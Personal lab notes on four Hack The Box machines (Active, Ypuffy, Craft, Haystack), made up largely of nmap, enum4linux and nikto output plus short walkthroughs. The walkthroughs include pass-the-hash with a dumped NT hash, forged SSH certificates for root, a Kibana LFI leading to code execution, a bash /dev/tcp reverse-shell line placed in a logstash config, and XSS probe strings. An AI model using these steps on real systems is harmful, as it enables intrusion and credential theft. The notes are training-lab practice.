49154/tcp open  unknown
```

```
49155/tcp open  unknown
```

```
49157/tcp open  unknown
```

```
49158/tcp open  unknown
```

```
Nmap done: 1 IP address (1 host up) scanned in 17.65 seconds
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-03 17:17 EDT
```

```
Nmap scan report for 10.10.10.100
```

```
Host is up (0.15s latency).
```

```
Not shown: 983 closed ports
```

```
PORT      STATE SERVICE      VERSION
```

```
53/tcp    open  domain      Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
```

```
| dns-nsid:
```

```
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
```

```
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-04-03 21:17:44Z)
```

```
135/tcp   open  msrpc       Microsoft Windows RPC
```

```
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
```

```
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
```

```
445/tcp   open  microsoft-ds?
```

```
464/tcp   open  kpasswd5?
```

```
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
```

```
636/tcp   open  tcpwrapped
```

```
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
```

```
3269/tcp  open  tcpwrapped
```

```
49152/tcp open  msrpc       Microsoft Windows RPC
```

```
49153/tcp open  msrpc       Microsoft Windows RPC
```

```
49154/tcp open  msrpc       Microsoft Windows RPC
```

```
49155/tcp open  msrpc       Microsoft Windows RPC
```

```
49157/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
```

```
49158/tcp open  msrpc       Microsoft Windows RPC
```

```
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
```

```
Host script results:
```

```
|_clock-skew: -3s
```

```
| smb2-security-mode:
```

```
| 2.02:
```

```
|_ Message signing enabled and required
```

```
| smb2-time:
```

```
| date: 2020-04-03T21:18:51
```

```
|_ start_date: 2020-04-03T19:18:19
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
```

```
Nmap done: 1 IP address (1 host up) scanned in 221.42 seconds
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-03 17:21 EDT
```

```
Nmap scan report for 10.10.10.100
```

Host is up (0.13s latency).  
Not shown: 65512 closed ports

PORT	STATE	SERVICE
53/tcp	open	domain
88/tcp	open	kerberos-sec
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
389/tcp	open	ldap
445/tcp	open	microsoft-ds
464/tcp	open	kpasswd5
593/tcp	open	http-rpc-epmap
636/tcp	open	ldapssl
3268/tcp	open	globalcatLDAP
3269/tcp	open	globalcatLDAPssl
5722/tcp	open	msdfs
9389/tcp	open	adws
47001/tcp	open	winrm
49152/tcp	open	unknown
49153/tcp	open	unknown
49154/tcp	open	unknown
49155/tcp	open	unknown
49157/tcp	open	unknown
49158/tcp	open	unknown
49169/tcp	open	unknown
49171/tcp	open	unknown
49180/tcp	open	unknown

Nmap done: 1 IP address (1 host up) scanned in 3469.53 seconds

# enum4linux

```
enum4linux -a 10.10.10.100 | tee e4lresults.txt
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Apr 3 17:28:24 2020

=====
| Target Information |
=====
Target ..... 10.10.10.100
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.10.100 |
=====
[E] Can't find workgroup/domain

=====
| Nbtstat Information for 10.10.10.100 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
Looking up status of 10.10.10.100
No reply from 10.10.10.100

=====
| Session Check on 10.10.10.100 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 451.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359.
[+] Server 10.10.10.100 allows sessions using username ", password "
[+] Got domain/workgroup name:

=====
| Getting domain SID for 10.10.10.100 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 458.
could not initialise lsa pipe. Error was NT_STATUS_ACCESS_DENIED
could not obtain sid from server
error: NT_STATUS_ACCESS_DENIED
[+] Can't determine if host is part of domain or part of a workgroup

=====
| OS information on 10.10.10.100 |
=====
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 467.
[+] Got OS info for 10.10.10.100 from smbclient:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
[E] Can't get OS info with srvinfo: NT_STATUS_ACCESS_DENIED

=====
| Users on 10.10.10.100 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
[E] Couldn't find users using querydisplinfo: NT_STATUS_ACCESS_DENIED

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.
[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED

=====
| Share Enumeration on 10.10.10.100 |
=====
```

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
Replication	Disk	
SYSVOL	Disk	Logon server share
Users	Disk	

SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.10.100

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.

//10.10.10.100/ADMIN\$ Mapping: DENIED, Listing: N/A

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.

//10.10.10.100/C\$ Mapping: DENIED, Listing: N/A

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.

//10.10.10.100/IPC\$ Mapping: OK Listing: DENIED

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.

//10.10.10.100/NETLOGON Mapping: DENIED, Listing: N/A

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.

//10.10.10.100/Replication Mapping: OK, Listing: OK

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.

//10.10.10.100/SYSVOL Mapping: DENIED, Listing: N/A

//10.10.10.100/Users Mapping: DENIED, Listing: N/A

=====

| Password Policy Information for 10.10.10.100 |

=====

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 501.

[E] Unexpected error from polenum:

[+] Attaching to 10.10.10.100 using a NULL share

[+] Trying protocol 139/SMB...

[!] Protocol failed: Cannot request session (Called Name:10.10.10.100)

[+] Trying protocol 445/SMB...

[!] Protocol failed: SMB SessionError: STATUS\_ACCESS\_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.

[E] Failed to get password policy with rpcclient

=====

| Groups on 10.10.10.100 |

=====

[+] Getting builtin groups:

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.

[E] Can't get builtin groups: NT\_STATUS\_ACCESS\_DENIED

[+] Getting builtin group memberships:

[+] Getting local groups:

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 593.

[E] Can't get local groups: NT\_STATUS\_ACCESS\_DENIED

[+] Getting local group memberships:

[+] Getting domain groups:

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 710.

[E] Can't get domain groups: NT\_STATUS\_ACCESS\_DENIED

[+] Getting domain group memberships:

```
=====
| Users on 10.10.10.100 via RID cycling (RIDS: 500-550,1000-1050) |
```

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 742.

[E] Couldn't get SID: NT\_STATUS\_ACCESS\_DENIED. RID cycling not possible.

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 991.

```
=====
```

```
| Getting printer info for 10.10.10.100 |
```

```
=====
```

could not initialise lsa pipe. Error was NT\_STATUS\_ACCESS\_DENIED

could not obtain sid from server

error: NT\_STATUS\_ACCESS\_DENIED

enum4linux complete on Fri Apr 3 17:29:07 2020

## **smb vuln nmap**

```
nmap --script smb-vuln* -p 139,445 10.10.10.100
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-03 17:28 EDT
Nmap scan report for Active.htb (10.10.10.100)
Host is up (0.13s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
```

## ***flags***

user

86d67d8ba232bb6a254aa4d10159e983

root

b5fc76d1d6b91d77b2fbf2d54d0f708b

## **10.10.10.107 Ypuffy**

nmap showed that ssh, http, smb, and ldap were open.

ssh version showed that it was probably a OpenBSD 6.3 machine

http could not be navigated to.

smb, I could not read dirs anonymously, but I could connect.

nmap -p 389 --script ldap-search -Pn 10.10.10.107 showed an allowed anonymous bind could be made.

also, the base namingcontexts was "DC=hackthebox,DC=htb"

ldapsearch -h 10.10.10.107 -x -b 'DC=hackthebox,DC=htb' dumped the whole ldap db for me.

in the db I found a sambaNTPassword hash for alice1978

0B186E661BBDBDCF6047784DE8B9FD8B

a credentialed smb map showed that I could read and write to the alice directory

smbmap -H 10.10.10.107 -u alice1978 -p 0B186E661BBDBDCF6047784DE8B9FD8B:

0B186E661BBDBDCF6047784DE8B9FD8B

a credentialed smbclient command enabled me to connect and pull off the single file in the share "my\_private\_key.ppk"

smbclient -h '\\10.10.10.107\alice' -U alice1978 -W ypuffy.hackthebox.htb -l 10.10.10.107 --pw-nt-hash

0B186E661BBDBDCF6047784DE8B9FD8B:0B186E661BBDBDCF6047784DE8B9FD8B

.ppk files are putty private keys. I used puttygen (from putty-tools) to convert the key to openssh format so I can use it to ssh in!

puttygen my\_private\_key.ppk -O privateOpenssh -o alice1978.pem

ssh successful and user flag!!!

There is no sudo -l in OpenBSD so instead I cat'ed the /etc/doas.conf and saw that I could run ssh-keygen as "userca" I cheated like crazy to find the syntax, but the idea was that I could create ssh key-pair for root and then sign the public key with userca and then ssh into root that way.

mkdir /tmp/yeet

cmod 777 yeet

cd /yeet

ssh-keygen

point the key to /tmp/yeet/id\_rsa

ls

you will see that id\_rsa and id\_rsa.pub have been created

doas -u userca /usr/bin/ssh-keygen -s /home/userca/ca -n 3m3rgencyB4ckd00r -l root /tmp/yeet/id\_rsa.pub  
^location of ca file ^principal ^username to principal^location

ls

you will see that id\_rsa-cert.pub has also been created. this is a certificate signed by "userca" to authenticate id\_rsa.pub

ssh -i id\_rsa.pub root@localhost

this will work because the public key is verified it will see that it is signed by the ca, meaning that it is authenticated and will allow login.

## **enumeration**

```
Bob  
bob8791  
Alice  
e0JTREFVVEh9YWxpY2UxOTc4  
alice1978
```

```
quid@CoolHandKali:/Yeet/Machines/HTB/Ypuffy$ smbmap -H 10.10.10.107 -u alice1978 -p 0B186E661BBDBDCF6047784DE8B9FD8B:0B186E661BBDBDCF6047784DE8B9FD8B
```

```
[+] Finding open SMB ports....
```

```
[+] Hash detected, using pass-the-hash to authenticate
```

```
[+] User session established on 10.10.10.107...
```

```
[+] IP: 10.10.10.107:445      Name: ypuffy.hackthebox.htb
```

Disk	Permissions	Comment
---	-----	-----
alice	READ, WRITE	Alice's Windows Directory
IPC\$	NO ACCESS	IPC Service (Samba Server)

```
squid@CoolHandKali:/Yeet/Machines/HTB/Ypuffy$ smbclient -h '\\10.10.10.107\alice' -U alice1978 -W
```

```
ypuffy.hackthebox.local --pw-nt-hash 0B186E661BBDBDCF6047784DE8B9FD8B:0B186E661BBDBDCF6047784DE8B9FD8B -l 10.10.10.107
```

```
Try "help" to get a list of possible commands.
```

```
smb: \> dir
```

.	D	0	Sat Apr 4 09:59:45 2020
..	D	0	Tue Jul 31 23:16:50 2018
my_private_key.ppk	A	1460	Mon Jul 16 21:38:51 2018

```
433262 blocks of size 1024. 411540 blocks available
```

```
smb: \> get my_private_key.ppk
```

# **SmartNmap**

```
nmap 10.10.10.107 && nmap -sC -sV 10.10.10.107 && nmap -p- 10.10.10.107
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-04 08:06 EDT
Nmap scan report for 10.10.10.107
Host is up (0.14s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
```

```
Nmap done: 1 IP address (1 host up) scanned in 18.75 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-04 08:07 EDT
Nmap scan report for 10.10.10.107
Host is up (0.14s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|_ 2048 2e:19:e6:af:1b:a7:b0:e8:07:2a:2b:11:5d:7b:c6:04 (RSA)
|_ 256 dd:0f:6a:2a:53:ee:19:50:d9:e5:e7:81:04:8d:91:b6 (ECDSA)
|_ 256 21:9e:db:bd:e1:78:4d:72:b0:ea:b4:97:fb:7f:af:91 (ED25519)
80/tcp    open  http         OpenBSD httpd
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: YPUFFY)
389/tcp   open  ldap         (Anonymous bind OK)
445/tcp   open  netbios-ssn  Samba smbd 4.7.6 (workgroup: YPUFFY)
Service Info: Host: YPUFFY

Host script results:
```

```
|_clock-skew: mean: 1h19m55s, deviation: 2h18m34s, median: -4s
| smb-os-discovery:
|_| OS: Windows 6.1 (Samba 4.7.6)
|_| Computer name: ypuffy
|_| NetBIOS computer name: YPUFFY\x00
|_| Domain name: hackthebox.htb
|_| FQDN: ypuffy.hackthebox.htb
|_| System time: 2020-04-04T08:07:47-04:00
| smb-security-mode:
|_| account_used: guest
|_| authentication_level: user
|_| challenge_response: supported
|_| message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|_| 2.02:
|_| Message signing enabled but not required
| smb2-time:
|_| date: 2020-04-04T12:07:47
|_| start_date: N/A
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.79 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-04 08:08 EDT
Warning: 10.10.10.107 giving up on port because retransmission cap hit (10).
```

## ***web***

nikto, dirb, and actually connecting was unsuccessful

## ***web nmap***

Scanned at 2020-04-04 08:07:56 EDT for 23s

PORT	STATE	SERVICE	REASON	VERSION
80/tcp	open	http	syn-ack	OpenBSD httpd

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 2) scan.

# **Idap**

anonymous authentication successful, no data accessable

## *data*

```
objectClass: posixGroup
objectClass: top
cn: bob8791
userPassword:: e2NyeXB0fSo=
gidNumber: 5001

# alice1978, group, hackthebox.htb
dn: cn=alice1978,ou=group,dc=hackthebox,dc=htb
objectClass: posixGroup
objectClass: top
cn: alice1978
userPassword:: e2NyeXB0fSo=
gidNumber: 5000

# ypuffy, hackthebox.htb
dn: sambadomainname=ypuffy,dc=hackthebox,dc=htb
sambaDomainName: YPUFFY
sambaSID: S-1-5-21-3933741069-3307154301-3557023464
sambaAlgorithmicRidBase: 1000
objectclass: sambaDomain
sambaNextUserRid: 1000
sambaMinPwdLength: 5
sambaPwdHistoryLength: 0
sambaLogonToChgPwd: 0
sambaMaxPwdAge: -1
sambaMinPwdAge: 0
sambaLockoutDuration: 30
sambaLockoutObservationWindow: 30
sambaLockoutThreshold: 0
sambaForceLogoff: -1
sambaRefuseMachinePwdChange: 0
sambaNextRid: 1001

# search result
search: 2
result: 0 Success

# numResponses: 9
# numEntries: 8
squid@CoolHandKali:/Yeet/Machines/HTB/Ypuffy$
```

**smb**

# enum4linux

```
enum4linux -a 10.10.10.107 | tee e4lresults.txt
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Apr 4 08:25:01 2020

=====
| Target Information |
=====
Target ..... 10.10.10.107
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.10.107 |
=====
[E] Can't find workgroup/domain

=====
| Nbtstat Information for 10.10.10.107 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
Looking up status of 10.10.10.107
No reply from 10.10.10.107

=====
| Session Check on 10.10.10.107 |
=====
[E] Server doesn't allow session using username ", password ". Aborting remainder of tests.
squid@CoolHandKali:/Yeet/Machines/HTB/Ypuffy$ enum4linux -a ypuffy
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Apr 4 08:25:49 2020

=====
| Target Information |
=====
Target ..... ypuffy
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on ypuffy |
=====
[E] Can't find workgroup/domain

=====
| Nbtstat Information for ypuffy |
=====
Looking up status of 10.10.10.107
No reply from 10.10.10.107

=====
| Session Check on ypuffy |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
[E] Server doesn't allow session using username ", password ". Aborting remainder of tests.
```

## **smb nmap**

```
nmap --script smb-vuln* -p 139,445 10.10.10.107
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-04 08:24 EDT
Nmap scan report for ypuffy (10.10.10.107)
Host is up (0.14s latency).
```

PORT	STATE	SERVICE
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds

Host script results:

```
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
```

Nmap done: 1 IP address (1 host up) scanned in 143.51 seconds  
squid@CoolHandKali:/Yeet/Machines/HTB/Ypuffy\$

## ***flags***

user

acbc06eb2982b14c2756b6c6e3767aab

root

1265f8e0a1984edd9dc1b6c3fcfd1757f

## **10.10.10.110 Craft**

quick nmap showed that 443 and 22 were open

There were two links on the main page that would not go anywhere

<https://api.craft.htb/api/>

<https://gogs.craft.htb/>

add api.craft.htb and gogs.craft.htb to /etc/hosts and Boom routable!

dirsearch showed <https://gogs.craft.htb/Craft>

in the comments of “issues” we saw a curl request to the database, it failed so the token must be expired

```
curl -H 'X-Craft-API-Token:'
```

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlcidoidXNlcjIiMv4cCI6MTU00TM4NTIQMn0.-wW1aJkLQD0E-GP5pQd3z_BJTe2Uo0jJ_mQ238P5Dqw' -H "Content-Type: application/json" -k -X POST https://api.craft.htb/api/brew/ --data '{"name": "bullshit", "brewer": "bullshit", "style": "bullshit", "abv": "15.0")}'
```

Now we need to find creds to make a new token

(Looking back I don't know where I found them, but they were in the open somewhere)

Bryan found a sweet script to generate a new webtoken and then get a reverse shell

<https://github.com/Kucharskov/HTB-Scripts>

root!!! ... but not really, we are some super limited doker entity

but there is a script used to query mysql\_database

sql = "SELECT \* FROM `user`" and change "fetchone" to "fetchall"

boom! we have web logins for all the guys!!!

gilfoyle has a hidden repository!

we see he has his ssh public and private key here, we steal the private key,

```
ssh -i /root/id_rsa qilfoyle@10.10.10.110
```

we are in!

now also in this private repository we saw the vault was running, used to make one time passwords for root logins after much fuckery with the syntax

```
vault ssh -role root otp -mode otp root@10.10.10.110
```

boom! we are given the OTP

throw it in there...

ROOTED

## **enumeration**

<https://github.com/Kucharskov/HTB-Scripts>

```
[{"id": 1, "username": "dinesh", "password": "4aUh0A8PbVJxgd"}, {"id": 4, "username": "ebachman", "password": "lIj77D8QFkLPQB"}, {"id": 5, "username": "gilfoyle", "password": "ZEU3N8WM2rh4T"}]
```

*nmap*

## **quick**

```
nmap 10.10.10.110
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-01 17:32 EDT
Nmap scan report for 10.10.10.110
Host is up (0.11s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 3.66 seconds
```

## ***python mysql***

```
/opt/app # cat fme.py
#!/usr/bin/env python

import pymysql
from craft_api import settings

# test connection to mysql database

connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
                             user=settings.MYSQL_DATABASE_USER,
                             password=settings.MYSQL_DATABASE_PASSWORD,
                             db=settings.MYSQL_DATABASE_DB,
                             cursorclass=pymysql.cursors.DictCursor)

try:
    with connection.cursor() as cursor:
#        sql = "SELECT `id`, `username`, `password` FROM `user` LIMIT 100"
        sql = "SELECT * FROM `user` LIMIT 1000000"
        cursor.execute(sql)
        result = cursor.fetchall()
        print(result)
#        print(user)
#        print(password)

finally:
    connection.close()/opt/app #
```

## ***flags***

user

bbf4b0cadfa3d4e6d0914c9cd5a612d4

root

831d64ef54d92c1af795daae28a11591

## **10.10.10.115 Haystack**

nmap showed that 22, 80, and 9200 were all open

bryan already had user so I cheated and took his advice downloading the main picture and cat-ing it

This showed a base 64 encoded string saying la aguja en el pajar es "clave"

this was useful when going to the 9200 web server.

[http://10.10.10.115:9200/quotes/\\_search?size=5000](http://10.10.10.115:9200/quotes/_search?size=5000)

This synax is usefull when querying elastic.

we control f'd through this looking for "clave"

pass: spanish.is.key

user: security << after base64 decoding we found these

tried these creds with ssh... Success!!!

after poking around we found no obvious stuff so we went to the web looking for elk privesc stuff

we found on github an lfi to get us to kibana!!

in order to do this we first needed to tunnel through our ssh connection and then to the target box itself

ssh -L 5601:127.0.0.1:5601 securtiy@10.10.10.115

[127.0.0.1:5601/api/console/api\\_server?sense\\_version=@@SENSE\\_VERSION&apis=../../../../../../../../path/to/shell.js](127.0.0.1:5601/api/console/api_server?sense_version=@@SENSE_VERSION&apis=../../../../../../../../path/to/shell.js)

[<<<<](https://github.com/mpqgn/CVE-2018-17246)

after making a javascript reverse shell payload and starting a listener, we are now kibana!!!

now the witchcraft starts...

after looking up millions of articles and endless google searching we thought that we must cheat.

we were right.

turns out logstash (the L in ELK) runs off of three files input.conf, filter.conf, output.conf. <just fun trivial knowledge if we touch /opt/kibana/logstash\_1

then inside of it put Ejecutar comando : bash -i >& /dev/tcp/10.10.14.37/6666 0>&1 <<the

mexican stuff will change depending on output.conf

start a nc listener...

and within a minute we get a root shell!!

we had to cheat pretty good but learned a neat lesson at the end, any time you see code execution you have got a chance.

## ***enumeration***

pass: spanish.is.key

## **nmap**

```
root@kali:~/Desktop/Machines/HTB/Haystack# nmap -sC -sV -p- 10.10.10.115
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-24 12:46 EDT
Nmap scan report for 10.10.10.115
Host is up (0.10s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 2a:8d:e2:92:8b:14:b6:3f:e4:2f:3a:47:43:23:8b:2b (RSA)
|   256 e7:5a:3a:97:8e:8e:72:87:69:a3:0d:d1:00:bc:1f:09 (ECDSA)
|_  256 01:d2:59:b2:66:0a:97:49:20:5f:1c:84:eb:81:ed:95 (ED25519)
80/tcp    open  http   nginx 1.12.2
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (text/html).
9200/tcp  open  http   nginx 1.12.2
| http-methods:
|_ Potentially risky methods: DELETE
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (application/json; charset=UTF-8).
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 433.20 seconds



# nikto

- Nikto v2.1.6

+ Target IP: 10.10.10.115  
+ Target Hostname: 10.10.10.115  
+ Target Port: 9200  
+ Start Time: 2019-10-24 13:06:30 (GMT-4)

---

+ Server: nginx/1.12.2  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ Allowed HTTP Methods: HEAD, DELETE, GET  
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.  
+ OSVDB-7501: /themes/mambosimple.php?detection=detected&sitename=</title><script>alert(document.cookie)</script>; Mambo PHP Portal/Server is vulnerable to Cross Site Scripting (XSS). <http://www.cert.org/advisories/CA-2000-02.html>.  
+ OSVDB-7505: /emailfriend/emailnews.php?id=\\"<script>alert(document.cookie)</script>; Mambo PHP Portal/Server is vulnerable to Cross Site Scripting (XSS). <http://www.cert.org/advisories/CA-2000-02.html>.  
+ OSVDB-7504: /emailfriend/emailfaq.php?id=\\"<script>alert(document.cookie)</script>; Mambo PHP Portal/Server is vulnerable to Cross Site Scripting (XSS). <http://www.cert.org/advisories/CA-2000-02.html>.  
+ OSVDB-7503: /emailfriend/emailarticle.php?id=\\"<script>alert(document.cookie)</script>; Mambo PHP Portal/Server is vulnerable to Cross Site Scripting (XSS). <http://www.cert.org/advisories/CA-2000-02.html>.  
+ /administrator/upload.php?newbanner=1&choice=\\"<script>alert(document.cookie)</script>; Mambo PHP Portal/Server is vulnerable to Cross Site Scripting (XSS). <http://www.cert.org/advisories/CA-2000-02.html>.  
+ /666%0a%0a<script>alert('Vulnerable');</script>666.jsp: Apache Tomcat 4.1 / Linux is vulnerable to Cross Site Scripting (XSS). <http://www.cert.org/advisories/CA-2000-02.html>.  
+ /servlet/MsgPage?action=test&msg=<script>alert('Vulnerable')</script>; NetDetector 3.0 and below are vulnerable to Cross Site Scripting (XSS). <http://www.cert.org/advisories/CA-2000-02.html>.  
+ /servlet/org.apache.catalina.ContainerServlet<script>alert('Vulnerable')</script>; Apache-Tomcat is vulnerable to Cross Site Scripting (XSS) by invoking java classes. <http://www.cert.org/advisories/CA-2000-02.html>.  
+ /servlet/org.apache.catalina.Context<script>alert('Vulnerable')</script>; Apache-Tomcat is vulnerable to Cross Site Scripting (XSS) by invoking java classes. <http://www.cert.org/advisories/CA-2000-02.html>.  
+ /servlet/org.apache.catalina.Globals<script>alert('Vulnerable')</script>; Apache-Tomcat is vulnerable to Cross Site Scripting (XSS) by invoking java classes. <http://www.cert.org/advisories/CA-2000-02.html>.  
+ /servlet/org.apache.catalina.servlets.WebdavStatus<script>alert('Vulnerable')</script>; Apache-Tomcat is vulnerable to Cross Site Scripting (XSS) by invoking java classes. <http://www.cert.org/advisories/CA-2000-02.html>.  
+ /servlets/MsgPage?action=badlogin&msg=<script>alert('Vulnerable')</script>; The NetDetector install is vulnerable to Cross Site Scripting (XSS) in its invalid login message. <http://www.cert.org/advisories/CA-2000-02.html>.  
+ /admin/sh\_taskframes.asp?Title=Configuraci%C3%B3n%20de%20registro%20Web&URL=MasterSettings/Web\_LogSettings.asp?  
tab1=TabsWebServer%26tab2=TabsWebLogSettings%26\_\_SAPageKey=5742D5874845934A134CD05F39C63240&ReturnURL=\<script>; IIS 6 on Windows 2003 is vulnerable to Cross Site Scripting (XSS) in certain error messages. <http://www.cert.org/advisories/CA-2000-02.html>.  
+ OSVDB-17666: /\_mem\_bin/formslogin.asp?\\"><script>alert('Vulnerable')</script>; Site Server is vulnerable to Cross Site Scripting  
+ OSVDB-3624: /webcalendar/week.php?eventinfo=<script>alert(document.cookie)</script>; Webcalendar 0.9.42 and below are vulnerable to Cross Site Scripting (XSS). <http://www.cert.org/advisories/CA-2000-02.html>.  
+ OSVDB-41361: /templates/form\_header.php?noticemsg=<script>javascript:alert(document.cookie)</script>; MyMarket 1.71 is vulnerable to Cross Site Scripting (XSS). <http://www.cert.org/advisories/CA-2000-02.html>.  
+ OSVDB-9238: /supporter/index.php?t=updateticketlog&id=&lt;script&gt;<script>alert('Vulnerable')</script>&lt;/script&gt;; MyHelpdesk from <http://myhelpdesk.sourceforge.net/> versions v20020509 and older are vulnerable to Cross Site Scripting (XSS). <http://www.cert.org/advisories/CA-2000-02.html>.  
+ OSVDB-9238: /supporter/index.php?t=tickettime&id=&lt;script&gt;<script>alert('Vulnerable')</script>&lt;/script&gt;; MyHelpdesk from <http://myhelpdesk.sourceforge.net/> versions v20020509 and older are vulnerable to Cross Site Scripting (XSS). <http://www.cert.org/advisories/CA-2000-02.html>.  
+ OSVDB-9238: /supporter/index.php?t=ticketfiles&id=&lt;script&gt;<script>alert('Vulnerable')</script>&lt;/script&gt;; MyHelpdesk from <http://myhelpdesk.sourceforge.net/> versions v20020509 and older are vulnerable to Cross Site Scripting (XSS). <http://www.cert.org/advisories/CA-2000-02.html>.  
+ OSVDB-2689: /servlet/ContentServer?pagename=<script>alert('Vulnerable')</script>; Open Market Inc. ContentServer is vulnerable to Cross Site Scripting (XSS) in the login-error page. <http://www.cert.org/advisories/CA-2000-02.html>.  
+ /samples/search.dll?query=<script>alert(document.cookie)</script>&logic=AND: Sambar Server default script is vulnerable to Cross Site Scripting (XSS). <http://www.cert.org/advisories/CA-2000-02.html>.

+ /postnuke/modules.php?  
op=modload&name=Web\_Links&file=index&req=viewlinkdetails&lid=666&ttitle=Mocosoft+Utilities\"%3<script>alert('Vulnerable')</script>: Postnuke Phoenix 0.7.2.3 is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

